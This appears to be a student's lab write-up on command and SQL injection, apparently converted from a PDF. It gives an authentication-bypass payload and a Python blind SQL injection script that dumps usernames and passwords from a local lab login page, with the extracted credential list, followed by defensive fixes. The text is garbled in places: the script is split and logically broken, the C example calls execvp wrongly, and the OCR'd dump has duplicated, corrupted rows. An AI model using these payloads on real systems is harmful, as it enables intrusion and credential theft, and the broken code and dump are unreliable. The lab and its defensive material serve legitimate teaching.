

Question 8.1

To prevent any shell command injection, we shouldn't use the `system()` function. Instead we should use a function from the `exec` family, such as `execvp()`.

For example: Using `fork()`, we create a new process. Then using `execvp()`, we execute the `cat` command in the new process. The `cat` command is hardcoded, and the only argument passed to it is `argv[1]`. Thus, we have prevented command injection. If `execvp()` fails, it will print an error message and return 1.

```
#include <stdio.h>
#include <unistd.h>

int main(int argc, char **argv) {
    if (argc != 2) {
        fprintf(stderr, "Usage: %s <file>\n", argv[0]);
        return 1;
    }

    pid_t pid = fork();
    if (pid == -1) {
        perror("fork failed");
        return 1;
    }
    else if (pid > 0) {
        int status;
        waitpid(pid, &status, 0);
    }
    else {
        execvp("cat", "cat", argv[1], (char *)NULL);
        perror("execvp failed");
        return 1;
    }

    return 0;
}
```

Question 8.2

The injection vulnerability in the code is:

```
$username = $_REQUEST["u"];
```

```
$password = $_REQUEST["p"];
```

```
$result = $conn->query("SELECT * FROM users WHERE username = \"$username\" AND password = \"$password\"");
```

We can see that the user input (i.e., the values of `$username` and `$password`) is directly included in the SQL query string.

Question 8.3

The attacker can give the following input for username and password in order to bypass the authorisation check of the password:

SELECT * FROM users WHERE username = "admin" --" AND password = ""

In other words, `u=admin" --`


If the the attacker gives `admin" --` for the username, everything after `--` is ignored, because in SQL, `--` indicates the beginning of a comment. Therefore, we end up with:

SELECT * FROM users WHERE username = "admin"


This returns the user with the username `admin`, regardless of the password, successfully bypassing the password check.

Question 8.4


Admin is one valid user name:

**Question 8.5**

When we have a successful authentication, we get the following:



When we have a failed authentication, we get the following:



We can see that we have:

(nbr rows):1 and “[+] user and password valid. Printing cat...”, including a cat image, appears, when successful. While (nbr rows):0 and “[–] invalid username or password!”, including the gif from the Jurassic Park movie, appears, when unsuccessful.

Question 8.6

We create the following program:

```
import requests
import string

url="http://localhost/lab09/login.php"

ascii_chars = string.ascii_letters+string.digits+string.punctuation+' '
success_indicator = "[+] user and password valid."

def is_query_successful(injected_username):
    params={'u': injected_username, 'p': 'irrelevant'}
#   print(injected_username)
    response = requests.get(url, params=params)
    return success_indicator in response.text

def extract_value(query_template, row_num):
    extracted_value=""

    for pos in range(1,101):
        found_char=False

        for char in ascii_chars:
            injection = " OR (SELECT BINARY SUBSTRING({0},{1},1) FROM users LIMIT 1 OFFSET {2}) = '{3}' -- '.format(query_template,pos,row_num,char)
            injection.replace(" ", "%20")

            if response.text == success_indicator:
                found_char=True
                break
        if found_char:
            extracted_value+=char
            break

    return extracted_value
```


```
if is_query_successful(injection):
    extracted_value+=char
    found_char=True
    print('Extracting:{}'.format(extracted_value),end='\r')
    break
if not found_char:
    break
return extracted_value

def dump_users():
    users=[]
    for row in range(100):
        print('Extracting row {}'.format(row+1))
        username_query = "username"
        password_query = "password"
        username = extract_value(username_query, row)
        password=extract_value(password_query,row)
        users.append((username, password))
        print('Row {}: Username:{}, Password:{}'.format(row+1,username,password))
    return users

def check_server(url):
    response=requests.get(url)
    if response.status_code==200:
        print("Server Connected!")
    else:
        print("status code {}".format(response.status_code))

if __name__=="__main__":
    url="http://localhost/lab09/login.php"
    check_server(url)
    users=dump_users()
    for i, (username, password) in enumerate(users):
        print('User {}: Username:{}, Password:{}'.format(i+1,username,password))
```

We have saved the output of this program to a txt file, and we have the following 100 pairs username/password:



```

vim
User 30: Username:forecabinpushy, Password:doag:bop0ofvagau
User 31: Username:heinzsediment, Password:jivtaShefjealcobhsiprotKez
User 32: Username:pendantconfess, Password:duercuidavhenidusdzylsbeewodl
User 33: Username:freehandnoddle, Password:yuCunLavibdytuVahu
User 34: Username:multipuchubby, Password:lesuchontoyotyPawec
User 35: Username:wooodhatziggagged, Password:deewcashlyukneftucedgothTilj4
User 36: Username:tboarddrug, Password:shoadpheft0
User 37: Username:ebustwalk, Password:CacLefeutecidBerIuc2quoJHic)
User 38: Username:elucidiumoustache, Password:TakKorcIdoiXkiewsyisIothwelye
User 39: Username:patternsbuyfriend, Password:eduvkalEtwelt
User 40: Username:slookcloud, Password:wakJagsOxcivijatagTatMu
User 41: Username:unwittingcarlisle, Password_BoolNeguirk6chel
User 42: Username:snuffhockey, Password:ghowegogIKCisorHasubbluegvir
User 43: Username:shiningfernumit, Password:huksiSEnighecWironquonhygoma
User 44: Username:lampvisitors, Password:lequebbusyb0nwilefithtint
User 45: Username:profuselydeceased, Password:ledsanrhagJonsAv
User 46: Username:wickedfreezing, Password:ShuajwautLyHunoam*Quebr
User 47: Username:draughtreinment, Password:crliveusItUoLtavthuashEv'
User 48: Username:friednative, Password:tenEvdiguu
User 49: Username:blesstern, Password:JufipgaryaynivFockadco9
User 50: Username:ddogutidbit, Password:vejeephadlev' T
User 51: Username:horologiumcovet, Password:yahipotaukOn_
User 52: Username:itaalldiet, Password:ikeoPuhikBedorponygeya
User 53: Username:resamplespy, Password:irkyunygotudambohy
User 54: Username:wgconfusion, Password:griawMalleb8
User 55: Username:spitefulmed, Password:crubokanjinHorrgOwg
User 56: Username:visitorpotato, Password:fElUmawgondeep
User 57: Username:istubbedchug, Password:friicHerEghoicBedoadmy
User 58: Username:mapsumandale, Password:Sodyoveyluaft
User 59: Username:jarringqiza, Password:0banAnMacabctDeHicij.
User 60: Username:seniormethodical, Password:veshuephofevJahInRivegDab1
User 61: Username:dittyposes, Password:mui1EfjyichUg
User 62: Username:widthtrialgill, Password:yeeftryworfutEnIRAdd
User 63: Username:backlitsugar, Password:LHyf0d/owwjeepikquajNomIB"
User 64: Username:gristlydraught, Password:juNiarKzZhahyodipeFeud
User 65: Username:aloofrespect, Password:fatOngade0dRacnuhu
User 66: Username:yellowstonehatching, Password:Hof01n0yLecs50ui
User 67: Username:monitorscedric, Password:nedd@gtuonFibaquaHs
User 68: Username:bikesmacked, Password:HauBwtV0lahoroakeorg1
User 69: Username:scopegibbon, Password:wedOghudAdvGlegsd1s
User 70: Username:scopegibbon, Password:wedOghudAdvGlegsd1s
236,1 88%


```

```

vim
User 66: Username:yellowstonehatching, Password:Hof01n0yLecs50ui
User 67: Username:monitorscedric, Password:nedd@gtuonFibaquaHs
User 68: Username:bikesmacked, Password:HauBwtV0lahoroakeorg1
User 69: Username:pointsbarcode, Password:TwixgenhikhahoshsicIbokalEys
User 70: Username:scopegibbon, Password:ofewevoiddiadahye,jbikMyak
User 71: Username:splootchugizard, Password:nofewevoiddiadahye,jbikMyak
User 72: Username:fallingacceptor, Password:rybpyHersEi1cili
User 73: Username:webchoopy, Password:pic1jof
User 74: Username:hairunvaried, Password:yeepHorduj
User 75: Username:amospumulon, Password:yoKat8rif
User 76: Username:steeringsiren, Password:SajipBakigNoktaicemAiffer2
User 77: Username:degreesix, Password:jeccurn7
User 78: Username:selectiondrone, Password:MoicigdosawhibFaqueyturk2
User 79: Username:remasterize, Password:dibijdhov
User 80: Username:monasticvarnish, Password:youlkuewsAJJickoiMubugTitor
User 81: Username:shiningdrastic, Password:UntuAusFadhoukia
User 82: Username:igrants, Password:UgIlejvetVubcouCochirUj
User 83: Username:worshipouthed, Password:acojvhufitut
User 84: Username:bul1plobing, Password:BadjiUUrdeubjeqj0i
User 85: Username:unveiledoversweet, Password:IythoutExiglsNathoaf
User 86: Username:gearmugshot, Password:BuedjemghermeDre>yoceukvunAF
User 87: Username:doubleardrum, Password:tepsiifjdJuep1
User 88: Username:anthonyopposed, Password:iretNerrUtvol
User 89: Username:refinishsilver, Password:jotchEupifluhjEftarsh
User 90: Username:texclaimcartel, Password:fhiwobeng4
User 91: Username:tpodsoldier, Password:ReanLibCithkainBokEe
User 92: Username:prescrabble, Password:JuWhotadcarbAn0u
User 93: Username:glazedgarment, Password:TurleykusloftuaiCaphachev0n5
User 94: Username:gogglesroasting, Password:VolAFloArdfiigijgldjotAusodsAk
User 95: Username:stoppedtransportation, Password:laaukitJodtchingonkyedhodcov
User 96: Username:policiesittering, Password:redcirHaqudQuevHahestiraJ0oc
User 97: Username:babiesingular, Password:pewFheundyonhrwaultj0
User 98: Username:admin, Password:12336789
User 99: Username:toto, Password:safyacoticEvQuikMavhegednugen
User 100: Username:titi, Password:NodDalm1
^
^
^
^
^
^
^
^
^
^
^
272,1 Bot

```

We can see that authentication is successful with username=titi:



Question 8.7

In order to prevent a SQL injection attack, we use prepared SQL statements with parameterized queries. This way the input values are treated as data, not as executable code.

```
<? php [...]
$username = $_REQUEST["u"];
$password = $_REQUEST["p"];

// Prepares the SQL statement
$stmt = $conn->prepare("SELECT * FROM users WHERE username = ? AND password = ?");

// Binds parameters
$stmt->bind_param("ss", $username, $password);

// Executes the statement
$stmt->execute();

// Gets the result
$result = $stmt->get_result();

if ($result->num_rows > 0) {
    # ok
    [...]
} else {
    # not ok
    [...]

// Closes the statement
$stmt->close();
?>
```

Question 8.8

Yes, there are other security problems with this website:

- From question 8.5 we can see that we have information leakage, which later helps us perform a blind SQL attack to dump the 100 rows of the *users* database in question 8.6. To fix this severe security problem, in this particular website, it's best if we don't return any HTML response directly on the webpage. However, if we nevertheless want some HTML response, we should use a generic error message that does not reveal whether the username or password was incorrect.
- Passwords are stored in plaintext. If the database is compromised, an attacker can easily access user passwords. To fix this problem, we should use PHP's *password_hash* function to hash passwords before storing them in the database, and then *password_verify* to check them during login authentication:

```
// When registering a user
$password = $_REQUEST["p"];
$hashed_password = password_hash($password, PASSWORD_DEFAULT);

// During user's login authentication
$stmt = $conn->prepare("SELECT password FROM users WHERE username = ?");
$stmt->bind_param("s", $username);
$stmt->execute();
$result = $stmt->get_result();

if ($result->num_rows > 0) {
    $user = $result->fetch_assoc();
    if (password_verify($password, $user['password'])) {
        # ok
```

```
[...]  
} else {  
    # not ok  
    [...}  
} else {  
    # not ok  
    [...]  
}  
$stmt->close();
```

3. There is no input validation and sanitization. We have to make sure that username inputs meet our expected formats (for example: no special characters in usernames):

```
$username = filter_input(INPUT_GET, 'u', FILTER_SANITIZE_STRING);
```

4. The website uses HTTP, which means that sensitive information, such as usernames and passwords, can be intercepted in transit. Instead, the website should use HTTPS in order to encrypt data between the client and server.

5. It is a good idea to implement secure session cookies and regenerate session IDs upon login in order to improve session management:

```
session_start();  
session_regenerate_id(true); // Regenerates session ID to prevent fixation
```

```
// Sets secure cookie parameters  
session_set_cookie_params([  
    'lifetime' => 0,  
    'path' => '/',  
    'domain' => 'yourdomain.com',  
    'secure' => true, // Ensures this is set to true when using HTTPS  
    'httponly' => true,  
    'samesite' => 'Strict', // or 'Lax'  
]);
```

Question 8.9

Jurassic Park from 1993.